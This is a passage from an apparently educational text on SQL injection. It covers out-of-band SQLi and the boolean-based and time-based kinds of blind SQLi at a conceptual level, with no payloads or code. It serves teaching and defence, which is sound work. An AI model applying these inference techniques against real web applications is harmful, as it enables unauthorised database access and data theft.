It depends on enabled features on the database server that is being used by the web application. So, it's not very commonly used attack.

Out-of-band technique provides attacker a way to blind time-based techniques, mainly if the server response is not stable.

3. Inferential / Blind SQLi

Inferential or Blind SQLi may take longer time to exploit in compare to in-band SQLi. But it is as dangerous as any other SQL injection form. In this attack, data is not actually transferred through the web application but instead attacker is able to reconstruct the structure of the database by sending payloads and by observing the response of web applications.

It has two types:

i. Boolean-based Blind SQLi

It is a type of SQL injection attack which asks the database for true or false answer and then decides the result based on the application. When a web application is set up to display generic error messages but hasn't taken steps to minimize SQL injection-prone code, this attack is frequently used (OWASP, 2024).

ii. Time-based Blind SQLi

This technique depends on sending SQL queries to database which forces database to wait for specific amount of time before responding. Whether the query result is TRUE or FALSE, it is indicated by the response time to the attacker.